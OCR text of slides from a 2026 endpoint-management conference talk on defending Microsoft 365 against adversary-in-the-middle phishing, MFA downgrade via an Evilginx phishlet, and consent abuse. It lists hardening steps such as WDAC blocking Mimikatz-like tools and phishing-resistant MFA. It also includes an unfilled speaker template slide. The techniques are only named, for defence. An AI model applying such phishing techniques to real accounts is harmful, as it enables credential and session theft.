
Enable RDP Credential Guard – stop credential theft over remote sessions

Enforce HVCI (Memory Integrity) – block unsigned kernel drivers & token-stealing rootkits

Deploy WDAC (App Control) – allow only trusted code to run, block Mimikatz-like tools

Block Legacy Authentication – remove protocols that expose reusable tokens (NTLM, basic auth)

Harden Browsers – use Defender SmartScreen & Conditional Access to protect session cookies




AITM Downgrade attack


Luke Jennings
Vice President of R&D

Downgrading MFA using Evilginx with a custom phishlet

Consent Abuse



MODERN ENDPOINT MANAGEMENT SUMMIT 2026


Aanmelden bij Outlook
login.microsoftonline.com/common/oauth2/authorize?client_id=00000002-0000-0ff1-ce00-000000000000&redirect_uri=https%3a%2f%2foutlook.office.com%2fmail%2f&resource=00000002-0000-0ff1-ce00-000000000000&response_mode=form_...
Incognito
Microsoft
Een account kiezen
Doorgaan naar Outlook
demo.gebruiker@projectstudent.eu
Ander account gebruiken
Gebruiksvoorwaarden
Privacy en cookies
15:04
3-6-2020

AITM CSS

- Microsoft stops with new tenants with CSS customisaton
- There is an alternative with a browser plugin available

- About | Check by CyberDrain docs.check.tech

Wrap Up

- Move to Phishing Resistant MFA, yesterday
- Review your CA policies after this movement (for the downgrade attack)
- Block the Device Code Flow
- Be very careful with BYOD scenario’s (no security)
- App Consent and review apps with too much rights (App Governance)

- In the end you are never 100% secure

Please rate this session on Sched.com

We would love to hear what you liked and how we could improve!

Thanks!


MODERN
ENDPOINT
MANAGEMENT
SUMMIT
2026

Sponsors

onedeploy
Windows Deployment Reimagined

ZERO TOUCH

Insight

control up

PATCH MY PC

Rimo3

robopack

numecent

Microsoft

Michael Scott
Microsoft MVP · Endpoint & Security

Role
Manager

Focus
Intune · Windows 365 · Security

Blog, Hobbies and more
Being awesome

Agenda

- My First Point
- My Second Point
- And so on...

Demo

Please rate this session on Sched.com

We would love to hear what you liked and how we could improve!

Thanks!